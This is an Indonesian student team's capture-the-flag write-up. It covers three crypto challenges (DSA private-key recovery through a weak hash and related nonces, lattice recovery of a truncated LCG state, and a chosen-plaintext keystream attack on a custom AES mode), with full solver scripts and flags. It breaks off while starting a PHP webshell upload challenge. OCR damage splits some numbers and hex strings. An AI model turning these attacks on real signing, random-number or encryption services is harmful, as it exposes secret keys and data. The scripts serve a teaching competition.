WU TEAM MAUMANDI
SMKN 7 SEMARANG

Anggota :
1. Dafa Rizqi Arkananta
2. Krisna Mandala Putra
3. Lukas Danu Saptaji

CRYPTO

VIBE CODING DIBALAS VIBE SOLVING

Server mengimplementasikan Digital Signature Algorithm (DSA) dengan beberapa kelemahan:

1. **Custom Hash Function `H()`** - Hash yang digunakan sangat lemah dan bisa di-reverse untuk menghasilkan `H(msg) = 0`
2. **Nonce Derivation** - Ketika menandatangani pesan, nonce `k` dihitung sebagai:

```
k = (pow(k, 5, q) ^ h) % q
k = (k + pow(h, k, q)) % q
```

3. **DSA Signature** - Signature standard DSA:

```
r = pow(g, k, p) % q
s = ((h + x * r) * pow(k, -1, q)) % q
```

Di mana x adalah private key (flag).

Vulnerability

Jika kita bisa membuat h = H(msg) = 0, maka:

- Nonce derivation menjadi: k_new = pow(k_old, 5, q)
- DSA equation menjadi: s * k ≡ x * r (mod q)

Dengan 2 signature (h=0), kita punya:

- s1 * k1 ≡ x * r1 (mod q)
- s2 * k1^5 ≡ x * r2 (mod q)

Eliminasi x:

```
s1 * k1 * r2 = s2 * k1^5 * r1  (mod q)
s1 * r2 = s2 * r1 * k1^4  (mod q)
k1^4 ≡ s1 * r2 * (s2 * r1)^(-1)  (mod q)
```

Ambil akar ke-4 dari k1^4 menggunakan Tonelli-Shanks, lalu recover x = s1 * k1 * r1^(-1) mod q.

Crafting Zero-Hash Message

Hash function bekerja dengan state 32-byte dan accumulator. Kita bisa compute message 32-byte yang menghasilkan H(msg) = 0:

```
def find_zero_hash_msg():
    state = bytearray([(i * 13 + 37) % 256 for i in range(32)])
    msg = bytearray(32)
    acc = 0x55
    for i in range(32):
        first = state[(i - 1) % 32]
        end   = state[(i - 7) % 32]
        target_acc = state[i] ^ first ^ end
        msg[i] = ((acc << 5) | (acc >> 3)) & 0xFF ^ target_acc
        acc = target_acc
        state[i] = 0
    return bytes(msg)
Result: 5dbb13aa7c3572f99d2bf44057f60293e8bc4ffdaa13853857c13a6a01ac78cd
```

Exploit

```
import socket, ast
from Crypto.Util.number import *

Connect dan sign 3x dengan zero-hash message
zero_msg =
bytes.fromhex("5dbb13aa7c3572f99d2bf44057f60293e8bc4ffdaa13853857c13a6a01a
c78cd")

Collect 3 signatures dengan h=0
sig = (r, s, h, q)

r1, s1, h1, q = sig1
r2, s2, h2, _ = sig2

Compute k1^4
A = (s1 * r2 * pow(s2 * r1, -1, q)) % q

Fourth root using Tonelli-Shanks
k1 = fourth_root(A, q)

Recover private key
x = (s1 * k1 * pow(r1, -1, q)) % q
flag = long_to_bytes(x)
```


Flag

ARA7{tbh_this_chall_is_too_easy_use_AI_right??just_upload_src_code_then_prompt_then_run_generated_sv_script}

Full Exploit Script

```
import ast
from Crypto.Util.number import *

def sqrt_mod(a, p):
    a = a % p
    if a == 0:
        return 0
    if pow(a, (p - 1) // 2, p) != 1:
        return None
    if p % 4 == 3:
        return pow(a, (p + 1) // 4, p)
    s, q_val = 0, p - 1
    while q_val % 2 == 0:
        s += 1
        q_val //= 2
    z = 2
    while pow(z, (p - 1) // 2, p) != p - 1:
        z += 1
    m = s
    c = pow(z, q_val, p)
    t = pow(a, q_val, p)
    r = pow(a, (q_val + 1) // 2, p)
    while True:
        if t == 1:
            return r
        i = 1
        temp = (t * t) % p
        while temp != 1:
            temp = (temp * temp) % p
            i += 1
        b = pow(c, 1 << (m - i - 1), p)
        m = i
        c = (b * b) % p
        t = (t * c) % p
        r = (r * b) % p

# Read signatures from file
with open("sigs.txt") as f:
    lines = f.readlines()

sigs = [ast.literal_eval(line.strip()) for line in lines]

r1, s1, h1, q = sigs[0]
r2, s2, h2, _ = sigs[1]
r3, s3, h3, _ = sigs[2]

print(f"q = {q.bit_length()} bits")
print(f"h1={h1}, h2={h2}, h3={h3}")
assert h1 == 0 and h2 == 0 and h3 == 0

# k1^4 = s1*r2 / (s2*r1) mod q
```

```
A = (s1 * r2 * pow(s2 * r1, -1, q)) % q
print(f"k1^4 computed, {A.bit_length()} bits")

# Find ALL fourth roots
roots = []
sq1 = sqrt_mod(A, q)
if sq1 is None:
    print("A is not a QR!")
    exit()
print(f"sqrt(A) found: {sq1.bit_length()} bits")

for s_candidate in [sq1, q - sq1]:
    sq2 = sqrt_mod(s_candidate, q)
    if sq2 is not None:
        roots.append(sq2)
        roots.append(q - sq2)
    else:
        print(f"  sqrt({s_candidate.bit_length()}-bit value) has no root")

print(f"\nFound {len(roots)} fourth root candidates")
print()

for idx, k1 in enumerate(roots):
    x = (s1 * k1 * pow(r1, -1, q)) % q
    flag_bytes = long_to_bytes(x)
    print(f"Candidate #{idx+1}: x has {x.bit_length()} bits,
{len(flag_bytes)} bytes")

    # The correct flag should be small (readable text ~30-60 bytes)
    if len(flag_bytes) <= 100:
        try:
            decoded = flag_bytes.decode('ascii')
            print(f"  >>> ASCII: {decoded}")
        except:
            print(f"  >>> Not ASCII, hex: {flag_bytes.hex()}")
    else:
        # Try if it might be printable at the boundaries
        print(f"  >>> Too large for a flag ({len(flag_bytes)} bytes)")
```



Tantangan ini menyajikan sebuah generator urutan angka (Sequence Generator) yang berbasis pada Linear Congruential Generator (LCG). Pemain diberikan parameter publik berupa modulus (p), pengali (alpha), dan penambah (beta).Generator menghasilkan urutan state $x_0, x_1, x_2, x_3, \dots namun hanya membocorkan bit-bit atas (*upper bits*) dari beberapa state awal. Tujuan utama adalah memprediksi nilai penuh dari x3 (256-bit) untuk mendapatkan kunci enkripsi flag

PARAMETERS

Ini adalah penjelasan dari generator angka acak yang mereka gunakan.

- p (Modulus): Angka prima yang sangat besar (256-bit). Semua perhitungan generator ini dilakukan dalam "Modulus p". Artinya, jika hasil hitungan melebihi p, ia akan berputar kembali ke nol (seperti jam).
- alpha (Multiplier): Angka pengali tetap.
- beta (Increment): Angka penambah tetap.
- n = 40: Ini adalah variabel Truncation. Server memberi tahu kita bahwa mereka "membuang" 40 bit terbawah dari angka asli.

OBSERVATIONS

Server ngasih kita 3 sampel: $h_0, h_1,$ dan h_2. Tapi inget, ini bukan angka aslinya. Ini adalah angka yang sudah dikurangi presisinya lewat operasi *bit-shift* ($x \gg 40$).

- Jadi, kalau kita punya h_0, angka aslinya (x_0) itu sebenernya: $h_0 \times 2^{40} + \text{sesuatu}$.
- "Sesuatu" ini yang kita sebut sebagai *error* atau bit rendah (LSB) yang disembunyikan.

OBJECTIVE

Tugas utama kita adalah nyari nilai x_3 secara utuh (full 256-bit). Masalahnya, kita cuma punya potongan bagian atas dari x_0 sampe x_2.

Strategi kita cukup jelas:

- Kita pake matematika Lattice (LLL Algorithm) buat nebak berapa sih nilai bit yang hilang dari $h_0, h_1,$ dan h_2 tadi.
- Begitu bit yang hilang untuk x0 ketemu, kita tinggal gabungin lagi sama h0.
- Sekarang kita punya x0 yang utuh. Dari sini, kita tinggal jalanin rumus LCG (x_{i+1} = alpha xi + beta mod) sebanyak tiga kali buat dapet x3.

Inti dari penyelesaian *challenge* ini adalah menjembatani celah informasi antara bagian angka yang kita punya (hi) dengan bagian yang disembunyikan (ei). Karena kita tahu aturan main generatornya (x_{i+1} = alpha xi + beta pmod), kita bisa menyusun sebuah sistem persamaan linear yang melibatkan nilai-nilai observasi tersebut. Masalah ini kita selesaikan menggunakan **Lattice Attack** dengan algoritma **LLL (Lenstra–Lenstra–Lovász)**. Kita membangun sebuah matriks (kisi) yang didesain agar vektor terpendeknya mengungkap nilai bit rendah (e0) yang hilang.

Begitu nilai e0 ditemukan, kita bisa memulihkan *state* awal x0 secara utuh dan melakukan kalkulasi maju untuk mendapatkan x3 sesuai permintaan server. Setelah jawaban dikirim dan dinyatakan benar, tahap terakhir adalah melakukan dekripsi pada *ciphertext* yang diberikan. Dengan menggunakan **SHA256** dari nilai x3 sebagai kunci dan menggunakan mode **AES-CFB (segment_size=8)**—yang dipilih karena panjang *ciphertext* tidak standar—kita akhirnya bisa memulihkan flag dari format terenkripsinya.

ini script mencari e0 dan menghitung x3

3.sage

```
p = 115792089237316195423570985008687907853269984665640564039457584007913129639917
alpha = 100720434724302814904053626510495455391082506492327747842141262032751684401854
beta = 514631507721405306298073637848375664226723355710112857507800679889911926255
n = 40
shift = 2^n

# Observasi h_i (High bits)
h = [
    968852466726078703819955219989690981844639388292366248354398047 20,
    449668252294223273482129166825505907550445430057509954353406586 08,
    147594155351770872376683351341621974313247776495462865465626490 86
]

# Kita ubah masalah menjadi e_i - alpha^i * e_0 = target
# x_i = alpha^i * x_0 + beta_i
# Di mana beta_i adalah konstanta akumulasi
def get_const(i):
    if i == 0: return 0
    res = 0
    for j in range(i):
        res = (res * alpha + beta) % p
    return res

targets = []
for i in range(1, 3):
    # Persamaan: e_i - alpha^i * e_0 = (alpha^i * h_0 * 2^n + beta_i - h_i * 2^n) mod p
    val = (pow(alpha, i, p) * h[0] * shift + get_const(i) - h[i] * shift) % p
    targets.append(val)

# Matriks Lattice
# Kita ingin mencari vektor (e0, e1, e2) yang kecil
# Basis:
# (p, 0)
# (0, p)
# (alpha^1, -1)
# (alpha^2, 0, -1) --- Kita sederhanakan strukturnya:
```

```sage
M = Matrix(ZZ, 4, 4)
M[0, 0] = p
M[1, 1] = p
M[2, 0] = pow(alpha, 1, p)
M[2, 1] = pow(alpha, 2, p)
M[2, 2] = 1 # Ini kolom untuk e0
M[3, 0] = targets[0]
M[3, 1] = targets[1]
M[3, 3] = shift # Bound untuk konstanta

print("[*] Performing LLL reduction...")
lattice = M.LLL()

for row in lattice:
    # Coba ekstrak e0 (error pertama)
    # Karena kita meletakkan 1 di M[2,2], maka row[2] kemungkinan adalah e0
    e0_candidate = row[2]

    # Karena LLL bisa menghasilkan nilai negatif, kita coba absolutnya atau komplemennya
    for e0 in [e0_candidate, -e0_candidate, shift - e0_candidate, shift + e0_candidate]:
        x0 = (h[0] * shift + (e0 % shift)) % p

        # Verifikasi dengan h1 dan h2
        x1 = (alpha * x0 + beta) % p
        x2 = (alpha * x1 + beta) % p

        if (x1 >> n) == h[1] and (x2 >> n) == h[2]:
            x3 = (alpha * x2 + beta) % p
            print(f"\n[+] Flag Found!")
            print(f"x3 = {x3}")
            exit()

print("[-] Tetap tidak ketemu. Mencoba metode alternatif (Kannan Embedding)...")

# Jika gagal, coba script sederhana ini yang sering berhasil di LCG 256-bit
# x1 = a*x0 + b -> x1 - a*x0 = b
```

HASIL :

```
shouma@DESKTOP-R6EE5AL mnt 1 sage 3.sage
[*] Performing LLL reduction...

[+] Flag Found!
x3 = 569543517845173498493899223148859097807837280772850476401191279007176747906 77
```

Setelah itu submit hasil ini ke nc nya dan lihat

```
x₃ =
569543517845173498493899223148859097807837280772850476401191279007176747906 77

[+] CORRECT!

Here's your encrypted flag:
  IV:         9a6fae360627140a80bd9358d90a13fe
  Ciphertext: f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e4b1eb75c6c85dbb0b677fda19160d3d0621
  Key:        Linear Congruential Method
```

YAP sudah correct

Setelah mengirimkan nilai x_3 yang benar, server memberikan IV dan Ciphertext sepanjang 43 byte. Berdasarkan petunjuk 'Linear Congruential Method', kita menyimpulkan bahwa kunci dekripsi diturunkan dari state LCG (x_3). Karena panjang ciphertext tidak selaras dengan ukuran blok standar AES (bukan kelipatan 16), kita menggunakan mode AES-CFB dengan segment_size=8 untuk memulihkan flag tersebut.

SCRIPT SOLVE

p.py 3

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes
import hashlib

# Data
iv = bytes.fromhex("9a6fae360627140a80bd9358d90a13fe")
ct = bytes.fromhex("f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e4b1eb75c6c85dbb0b677fda19160d3d0621")
x3 = 569543517845173498493899223148859097807837280772850476401191279007176747906 77

# Key yang tadi berhasil (SHA256 dari long_to_bytes x3)
key = hashlib.sha256(long_to_bytes(x3)).digest()

print("[*] Mencoba membersihkan Flag...")

# Kemungkinan 1: CFB dengan segment_size default (biasanya 8 atau 128)
# Tadi kamu pakai 128 dan hanya awal yang benar, mari coba tanpa segment_size eksplisit (default 8)
try:
    cipher = AES.new(key, AES.MODE_CFB, iv, segment_size=8)
    dec = cipher.decrypt(ct)
    print(f"Hasil CFB-8: {dec}")
except: pass

# Kemungkinan 2: AES-CTR
# Di CTR, IV seringkali dianggap sebagai Nonce
try:
    from Crypto.Util import Counter
    ctr = Counter.new(128, initial_value=int.from_bytes(iv, 'big'))
    cipher = AES.new(key, AES.MODE_CTR, counter=ctr)
    dec = cipher.decrypt(ct)
    print(f"Hasil CTR: {dec}")
except: pass

# Kemungkinan 3: Jika CFB128 tadi benar di awal tapi rusak di belakang,
# ada kemungkinan segment_size-nya berbeda atau ada padding tersembunyi.
```

Flag :

```
shouma@DESKTOP-R6EE5AL mnt 1 python3 p.py
[*] Mencoba membersihkan Flag...
Hasil CFB-8: b"A\xaf\x81\x12\xeb\xbb\x11\rYoz\xb9\x1a\xd3'\x10\x8e\xf5Z\xeb\xa6\x8d\xed\x81\xd0WS\x856\xeb\x0fE\xa4\x1e'\x93\xb7\xb8\xb0\xc0\x14W\x8a"
Hasil CTR: b'ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}'
```

ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}

Tantangan ini intinya ngasih pelajaran kalau Linear Congruential Generator (LCG) itu nggak aman buat kriptografi karena sifatnya yang gampang ditebak. Walaupun server "pelit" dengan motong 40 bit bagian bawah tiap angka, kita tetep bisa ngebongkar sisanya pake jurus Lattice Reduction (LLL Algorithm) buat nyari variabel yang ilang tadi. Begitu bit yang disembunyiin (e_0) ketemu lewat perhitungan matriks, otomatis kita bisa dapet angka utuh (x_0) dan tinggal ngitung maju buat dapet jawaban x_3. Flag-nya sendiri akhirnya bisa kebuka setelah kita peka liat panjang ciphertext yang nggak standar, yang jadi kode kalau kita harus pake mode AES-CFB biar teksnya nggak berantakan lagi.

Tantangan Next Step ini sebenernya simpel tapi menjebak. Kita dikasih akses ke sebuah server lewat nc yang punya dua fitur utama: ngetes enkripsi (Menu 1) dan ngambil flag yang udah dienkripsi (Menu 2). Tugas kita jelas: bongkar isi flag-nya.

ANALISIS SERVER.PY

Pas kita bedah kodenya, ada beberapa poin menarik :

- Custom Cipher: Server ini nggak pake mode standar kayak AES-CBC atau GCM. Dia bikin sendiri pakai AES-ECB buat bikin *keystream*, terus di-XOR sama pesan kita. Rumusnya:
  CT = AES_ECB(IV, Key) Plaintext
- Flag Berantai: Pas kita minta flag (Menu 2), server pakai sistem *chaining*. Blok flag pertama dienkripsi pakai IV random. Tapi, blok kedua dienkripsi pakai IV yang diambil dari *ciphertext* blok pertama. Ini persis kayak cara kerja **CFB (Cipher Feedback) Mode**.
- Lubang Keamanan (The Leak): Di Menu 1 (Test Encryption), kita bebas masukin IV dan pesan apa aja. Nah, di sinilah letak dosanya si pembuat soal.

Server.py

server.py 2

server.py > ...

```python
import os
import sys
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

FLAG = open("flag.txt", "rb").read()
KEY = os.urandom(16)

def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def stream_encrypt(iv, p, key):
    cipher = AES.new(key, AES.MODE_ECB)
    keystream = cipher.encrypt(iv)
    return xor(p, keystream)

def main():
    while True:
        print("\n1. Test Encryption")
        print("2. Get Flag")
        print("3. Exit")

        choice = input(">> ").strip()

        if choice == '1':
            iv = bytes.fromhex(input("IV (hex): ").strip())
            msg = bytes.fromhex(input("Msg (hex): ").strip())

            if len(iv) != 16 or len(msg) != 16:
                print("Error: Length must be 16 bytes")
                continue

            ct = stream_encrypt(iv, msg, KEY)
            print(f"CT: {ct.hex()}")

        elif choice == '2':
```

```
            print(f"CT: {ct.hex()}")

        elif choice == '2':
            padded_flag = pad(FLAG, 16)
            iv = os.urandom(16)

            print(f"IV: {iv.hex()}")

            output = b""
            for i in range(0, len(padded_flag), 16):
                block = padded_flag[i:i+16]
                ct_block = stream_encrypt(iv, block, KEY)
                output += ct_block
                iv = ct_block

            print(f"CT: {output.hex()}")

        elif choice == '3':
            print("Bye.")
            sys.exit(0)

if __name__ == "__main__":
    main()
```

Dari interaksi singkat ini, kita dapet kesimpulan fatal: Sistem ini membocorkan IV untuk setiap blok enkripsi. IV blok 2 sampai 5 terpampang nyata di dalam deretan CT yang panjang itu. Kita tinggal "bertanya" pada Menu 1 untuk mendapatkan kunci (keystream) dari masing-masing IV tersebut.

oke kita lanjut ke script solver nya

2.py 3

2.py > ...

```python
from pwn import *

# Konfigurasi koneksi
HOST, PORT = 'chall-ctf.ara-its.id', 7969
io = remote(HOST, PORT)

def get_keystream(iv_hex):
    io.sendlineafter(b">> ", b"1")
    io.sendlineafter(b"IV (hex): ", iv_hex.encode())
    io.sendlineafter(b"Msg (hex): ", b"0" * 32) # 16 bytes nol
    io.recvuntil(b"CT: ")
    return io.recvline().strip().decode()

# 1. Ambil IV dan Ciphertext Flag
io.sendlineafter(b">> ", b"2")
io.recvuntil(b"IV: ")
current_iv = io.recvline().strip().decode()
io.recvuntil(b"CT: ")
full_ct = io.recvline().strip().decode()

# 2. Split CT menjadi blok-blok 16 byte (32 karakter hex)
blocks = [full_ct[i:i+32] for i in range(0, len(full_ct), 32)]

# 3. Iterasi Dekripsi
flag_bytes = b""
print("[*] Decrypting...")

for ct_block in blocks:
    # Keystream didapat dari AES_ECB(current_iv)
    # Karena CT = Keystream ^ Plaintext, maka Plaintext = CT ^ Keystream
    keystream = get_keystream(current_iv)

    # XOR hex string secara praktis dengan pwntools
    pt_block = xor(bytes.fromhex(ct_block), bytes.fromhex(keystream))
    flag_bytes += pt_block
```

```python
def get_keystream(iv_hex):
    io.sendlineafter(b">> ", b"1")
    io.sendlineafter(b"IV (hex): ", iv_hex.encode())
    io.sendlineafter(b"Msg (hex): ", b"0" * 32) # 16 bytes nol
    io.recvuntil(b"CT: ")
    return io.recvline().strip().decode()

# 1. Ambil IV dan Ciphertext Flag
io.sendlineafter(b">> ", b"2")
io.recvuntil(b"IV: ")
current_iv = io.recvline().strip().decode()
io.recvuntil(b"CT: ")
full_ct = io.recvline().strip().decode()

# 2. Split CT menjadi blok-blok 16 byte (32 karakter hex)
blocks = [full_ct[i:i+32] for i in range(0, len(full_ct), 32)]

# 3. Iterasi Dekripsi
flag_bytes = b""
print("[*] Decrypting...")

for ct_block in blocks:
    # Keystream didapat dari AES_ECB(current_iv)
    # Karena CT = Keystream ^ Plaintext, maka Plaintext = CT ^ Keystream
    keystream = get_keystream(current_iv)

    # XOR hex string secara praktis dengan pwntools
    pt_block = xor(bytes.fromhex(ct_block), bytes.fromhex(keystream))
    flag_bytes += pt_block

    # Di mode ini, IV berikutnya adalah Ciphertext blok sekarang
    current_iv = ct_block

print(f"\n[+] Flag: {flag_bytes.decode(errors='ignore').strip()}")
io.close()
```


```
shouma@DESKTOP-R6EE5AL mnt 2 python3 2.py
[+] Opening connection to chall-ctf.ara-its.id on port 7969: Done
[*] Decrypting...

[+] Flag: ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}
[*] Closed connection to chall-ctf.ara-its.id port 7969
```

FLAG :
ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}


Kesimpulan dari challenge Next Step ini adalah kita belajar bahwa algoritma sekelas AES pun bisa jadi nggak berguna kalau cara pakainya (mode operasinya) ngaco. Kelemahan fatalnya ada pada penyediaan menu "Test Encryption" yang membiarkan kita bebas milih IV dan pesan, sehingga kita bisa ngelakuin Chosen Plaintext Attack pake pesan nol buat "nyolong"

keystream mentah dari server. Karena sistemnya pake model berantai mirip CFB—di mana IV blok selanjutnya adalah hasil enkripsi blok sebelumnya—kita tinggal pake teknik chaining buat ngebuka flag satu per satu sampe tuntas tanpa perlu tau secret key aslinya sama sekali.

WEB



Challenge ini ngasih kita sebuah website upload file yang tampak aman dengan berbagai proteksi kayak rate limiting, random delay, sama random prefix di filename. Tapi ternyata, setelah dibongkar source code-nya, ada celah yang cukup gede - file type validation-nya malah gak ada sama sekali! Plus, file yang kita upload bisa langsung diakses dan dieksekusi di folder uploads. Jadi basically, kita tinggal upload PHP webshell, tunggu nama file dari response server, terus langsung execute command buat dapetin flag-nya. Sempet ada drama sedikit sih karena file-nya kayak auto-delete gitu setelah upload, jadi harus pake race condition attack buat akses file-nya secepat kilat sebelum ilang.



Ini adalah tampilan web nya sepertinya kita disuruh membuat file dan kita upload ke sini mari kita lanjut analisis dari file dist.zip yang kita dapat dari file dist.zip sudah di unzip dan mendapat file upload.php mari kita lihat

shouma@DESKTOP-R6EE5AL mnt 1 cat upload.php

```
<?php
session_start();

// Rate limiting: max 10 uploads per 5 seconds
$rate_limit_window = 5; // seconds
$max_uploads = 10;

if (!isset($_SESSION['upload_times'])) {
    $_SESSION['upload_times'] = [];
}

// Clean old timestamps
$current_time = time();
$_SESSION['upload_times'] = array_filter($_SESSION['upload_times'],
function($timestamp) use ($current_time, $rate_limit_window) {
    return ($current_time - $timestamp) < $rate_limit_window;
});

// Check rate limit
if (count($_SESSION['upload_times']) >= $max_uploads) {
    header("Location: index.php?message=" . urlencode("Error: Too many
upload attempts. Please slow down."));
    exit();
}

$_SESSION['upload_times'][] = $current_time;

// Add random delay to make manual timing impossible
usleep(rand(100000, 500000)); // 0.1 to 0.5 seconds random delay
```

```php
if (isset($_POST["submit"])) {

    if (!isset($_FILES['imageFile']) || $_FILES['imageFile']['error'] !==
UPLOAD_ERR_OK) {

        switch ($_FILES['imageFile']['error'] ?? UPLOAD_ERR_NO_FILE) {
            case UPLOAD_ERR_INI_SIZE:
            case UPLOAD_ERR_FORM_SIZE:
